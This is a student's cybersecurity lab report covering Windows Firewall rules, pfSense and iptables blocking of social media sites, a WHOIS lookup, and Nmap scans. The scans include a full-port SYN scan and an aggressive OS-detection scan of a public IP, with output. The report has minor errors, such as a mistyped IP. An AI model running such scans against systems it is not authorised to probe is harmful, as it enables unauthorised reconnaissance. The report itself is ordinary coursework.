



AMITY INSTITUTE OF INFORMATION TECHNOLOGY

Cybersecurity - II (MCS222)

LAB Practical

Submitted by: YASH INGOLE
Enrollment No: A217131524011
Batch: A
Course: M.Sc. (Cyber Security)

Submitted to:
Mr. Amit Kumar Singh

Practical 1: Implementation and Configuration of Windows OS Firewall


Introduction:

The Windows operating system comes with a built-in firewall that is designed to help protect the computer by filtering incoming and outgoing network traffic based on a set of security rules.

Procedure:

Part 1: Accessing and Opening Windows Firewall

- Press the windows key + R to open the Run dialog box.
- Type **firewall.cpl** and press **Enter** to open Windows Defender Firewall.
- On the left side of the window, click on **Advanced Setting** to open Windows Firewall with Advanced Security.




Part 2: Creating Inbound Rule

Create a New Inbound Rule:

1. Click on **Inbound Rules** on the left sidebar.
 2. On the right side, click **New Rule** to start **New Inbound Rule Wizard**.
- **Rule Type:**
 - Select **Custom** and click **Next**.
 - **Program:**
 - Select **All programs** and click **Next**.
 - **Configure Protocol and Ports:**
 - Select **Any** for the protocol type and click **Next**.
 - **Scope:**
 - Select Any IP address in both options.
 - Click **Next**.
 - **Define Action:**
 - Select **Block the connection** to block traffic from these Ips.
 - Click **Next**.
 - **Profiles:**
 - Choose the profiles (Domain, Private and Public) where the rule will apply.

Click **Next**. • **Name the Rule:** ○ **Block All** ○ Click **Finish**.



Part 3: Creating Outbound Rule


- **Create a New**

- **Outbound Rule:**
 - Click on **Outbound Rules** on the left sidebar.
 - On the right side, click **New Rule** to start **New Outbound Rule Wizard**.
- **Rule Type:**
 - Select **Custom** and click **Next**.
- **Program:**
 - Select **All programs** and click **Next**.
- **Configure Protocol and Ports:**
 - Select ICMPv4 for the protocol type and click **Next**.


The screenshot shows the 'New Outbound Rule Wizard' window, specifically the 'Protocol and Ports' step. The window title is 'New Outbound Rule Wizard' with a close button (X) in the top right corner. Below the title bar, the section is labeled 'Protocol and Ports' with a subtitle 'Specify the protocols and ports to which this rule applies.' On the left side, there is a 'Steps:' sidebar with a list of steps: Rule Type, Program, Protocol and Ports (which is highlighted), Scope, Action, Profile, and Name. The main area of the wizard is titled 'To which ports and protocols does this rule apply?'. It contains several input fields: 'Protocol type:' is a dropdown menu set to 'ICMPv4'; 'Protocol number:' is a spinner box set to '1'; 'Local port:' is a dropdown menu set to 'All Ports' with an example text 'Example: 80, 443, 5000-5010' below it; 'Remote port:' is also a dropdown menu set to 'All Ports' with the same example text below it. At the bottom left of the main area, it says 'Internet Control Message Protocol (ICMP) settings:' followed by a 'Customize...' button. At the bottom right of the window, there are three buttons: '< Back', 'Next >' (which is highlighted with a blue border), and 'Cancel'.

- **Scope:**
 - Select These IP addresses under which remote IP address and enter the facebook's IP address. o Click **Next**.
- **Define Action:**
 - Select **Block the connection** to block traffic from these Ips. o Click **Next**.
- **Profiles:**
 - Choose the profiles (Domain, Private and Public) where the rule will apply.
 - Click **Next**.

- Name the Rule:
 - Block ICMP Facebook Ping
 - Click Finish.



In the above picture, Outbound policy “Block ICMP Facebook Ping” block the website(facebook.com) from ping.




After disabling the policy, again we are able to ping facebook.com


Practical 2: Blocking Web WhatsApp Using pfSense Firewall

Introduction pfSense is a [firewall/router](#) computer software distribution based on [FreeBSD](#). The [open source](#) pfSense Community Edition (CE) and pfSense Plus is installed on a physical computer or a [virtual machine](#) to make a dedicated firewall/router for a network.^[3] It can be configured and upgraded through a web-based interface, and requires no knowledge of the underlying FreeBSD system to manage.

Procedure


- Navigate to **Firewall > Rules** and select the LAN interface.
- Click on **Add** to create a new rule.
- Configure the rules as follows:
 - **Action:** Select **Block**
 - **Interface:** Choose **LAN**
 - **Destination:** Select **Single host or alias** and enter **IP address**.
 - **Description:** Provide a description, **Block Whatsapp**
 - Save the rule and apply the changes.





Testing

- On a device connected to the LAN network, open a web browser.
- Try accessing www.whatsapp.com to verify that the website is blocked.



Practical 3: Blocking Facebook.com Using iptables

Introduction **iptables** is a powerful command-line utility used for configuring the firewall rules in Linux systems. It allows the user to define rules for filtering network traffic and controlling access to different services. In this lab, we will use iptables to block access to a specific website (facebook.com) by preventing the system from routing packets to Facebook's IP addresses.

Procedure

Step1: Identify Facebook's IP Address

- Open a terminal on Kali Linux
- Run cmd >> “nslookup facebook.com”




By running nslookup tool, we are able to find IP address of facebook.com. Step2: Use iptables to Block Facebook Ips

- Open a terminal on Kali Linux machine
- Run cmd>> “sudo apt install iptables -y”



- Run cmd>> “sudo iptables –version”
- Pinging facebook IP address to check connection o Run cmd>> “ping 157.240.16.35”



- Creating INPUT rule for facebook o \$ sudo iptables -t filter -A INPUT -s 157.240.16.35 -j DROP

```
(nvr@NVR)~$ sudo iptables -t filter -A INPUT -s 157.240.16.35 -j DROP
(nvr@NVR)~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target prot opt source destination
DROP all -- 157.240.16.35 0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

(nvr@NVR)~$
```

-t To manipulate table
-A Append
-s Source IP Address
-j Jump to Target action

Step 3: Testing

- Checking policy created is working or not using ping cmd

```
(nvr@NVR)~$ ping 157.240.16.35
PING 157.240.16.35 (157.240.16.35) 56(84) bytes of data:
^C
--- 157.240.16.35 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4085ms

(nvr@NVR)~$
```

Finally, we are able to block traffics for facebook.com “157.24.16.35”.

Practical 4: WHOIS Command Usages

Introduction

WHOIS is a command-line utility used in Linux system to retrieve information about domain names, IP addresses, and network devices registered with the Internet Corporation for Assigned Names and Numbers (ICANN). The data received by Whois consists of the name and contact information of the domain or IP address owner, the registration and expiration date, the domain registrar , and the server information. Whois command can be very useful for network administrators, web developers, and security professionals for achieving various task like checking network connectivity or troubleshooting.

Procedure

Step 1: Open your favourite browser such as Chrom, Firefox, Microsoft Edge, etc.

Step 2: Enter “whois.com” in the browser’s search bar.

Step 3: To check Whois information of “Instagram.com”

The image shows two screenshots of the Whois.com website. The top screenshot is the homepage, which features a search bar and various domain offers. The bottom screenshot shows the results for a Whois lookup of 'instagram.com'.

Domain Information

Domain:	instagram.com
Registered On:	2004-06-04
Expires On:	2033-06-04
Updated On:	2024-06-26
Status:	client delete prohibited client transfer prohibited client update prohibited server delete prohibited server transfer prohibited server update prohibited
Name Servers:	a.ns.instagram.com b.ns.instagram.com c.ns.instagram.com d.ns.instagram.com

← → ↻ whois.com/whois/instagram.com

 Domains Hosting Servers Email Security Whois Deals

Registrar Information

Registrar:	RegistrarSafe, LLC
IANA ID:	3237
Abuse Email:	abusecomplaints@registrarsafe.com
Abuse Phone:	+1-650-308-7004

Registrant Contact

Name:	Domain Admin
Organization:	Instagram LLC
Street:	1601 Willow Rd
City:	Menlo Park
State:	CA
Postal Code:	94025
Country:	US
Phone:	+1.6505434800
Email:	domain @fb.com

← → ↻ whois.com/whois/instagram.com

 Domains Hosting Servers Email Security Whois Deals

Administrative Contact

Name:	Domain Admin
Organization:	Instagram LLC
Street:	1601 Willow Rd
City:	Menlo Park
State:	CA
Postal Code:	94025
Country:	US
Phone:	+1.6505434800
Email:	domain @fb.com

whois.com/whois/instagram.com

Whois Identity for everyone Domains Hosting Servers Email Security Whois Deals Enter Domain or IP WHOIS

Technical Contact

Name:	Domain Admin
Organization:	Instagram LLC
Street:	1601 Willow Rd
City:	Menlo Park
State:	CA
Postal Code:	94025
Country:	US
Phone:	+1.6505434800
Email:	domain@fb.com

related domain names

[verisign.com](#) [registrar-safe.com](#) [icann.org](#) [registrar-sec.com](#) [fb.com](#)

Whois Identity for everyone

Leading provider of web presence solutions that

Domains
Register Domain Name
Transfer Domain Name

Hosting & Product
Linux Hosting
Windows Hosting

Infrastructure
Datacenter Details
Hosting Security

Finally, we learn how to use Whois tool in windows.

Practical 5: NMAP Command Usages


Introduction

Nmap stands for Network Mapper is arguably one of the most popular open source security tools employed for network mapping applications. As one of the primary utilities of the cybersecurity domain, recon helps the users to scan the hosts and services in the computer network. Nmap uses the concept whereby it sends packets to a target and tries to analyze the response as a way of dealing with the target network.

It scans hosts and services on a computer network which means that it sends packets and analyzes the response.

Procedure

- Step 1: Open the Linux (Kali Linus) Operating System.
- Step 2: Open Terminal.
- Step 3: Host Discovering at 47.246.174.23

A screenshot of a Kali Linux desktop environment. The desktop has a dark background with a blue and white abstract design at the bottom. On the left side, there is a sidebar with icons for 'Trash', 'File System', 'Home', and 'VBox_GAs...'. In the center, a terminal window is open, displaying the following text:

```
(nvr@NVR)-[~]  
$ nmap -sP 47.246.174.23  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 14:18 IST  
Nmap scan report for 47.246.174.23  
Host is up (0.0012s latency).  
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds  
(nvr@NVR)-[~]  
$
```

- Step 4: Scanning for Open Ports



```

nvr@NVR:~$ nmap -p 1-65535 -v 47.246.174.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 14:19 IST
Initiating Ping Scan at 14:19
Scanning 47.246.174.23 [4 ports]
Completed Ping Scan at 14:19, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:19
Completed Parallel DNS resolution of 1 host. at 14:19, 6.72s elapsed
Initiating SYN Stealth Scan at 14:19
Scanning 47.246.174.23 [65535 ports]
Discovered open port 80/tcp on 47.246.174.23
Discovered open port 443/tcp on 47.246.174.23
SYN Stealth Scan Timing: About 13.89% done; ETC: 14:23 (0:03:12 remaining)
SYN Stealth Scan Timing: About 48.95% done; ETC: 14:21 (0:01:04 remaining)
Completed SYN Stealth Scan at 14:21, 90.13s elapsed (65535 total ports)
Nmap scan report for 47.246.174.23
Host is up (0.026s latency).
Not shown: 42206 filtered tcp ports (net-unreach), 23327 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 97.02 seconds
Raw packets sent: 93189 (4.100MB) | Rcvd: 85746 (4.815MB)

nvr@NVR:~$

```

- Step 5: OS Detection and Aggressive Scanning



```

nvr@NVR:~$ nmap -A 47.246.174.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 15:15 IST
Nmap scan report for 47.246.174.23
Host is up (0.012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|switch|VoIP adapter|bridge|general purpose
Running (JUST GUESSING): Nokia Symbian OS (90%), Cisco embedded (87%), Oracle Virtualbox (85%), QEMU (85%)
OS CPE: cpe:/o:nokia:symbian_os cpe:/h:cisco:catalyst_1900 cpe:/h:cisco:ata_188_voip_gateway cpe:/o:oracle:virtu
albox cpe:/a:qemu:qemu
Aggressive OS guesses: Nokia 3600i mobile phone (90%), Cisco Catalyst 1900 switch (87%), Cisco ATA 188 VoIP adap
ter (85%), Oracle Virtualbox (85%), QEMU user mode network gateway (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 4.92 ms 47.246.174.23

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.11 seconds

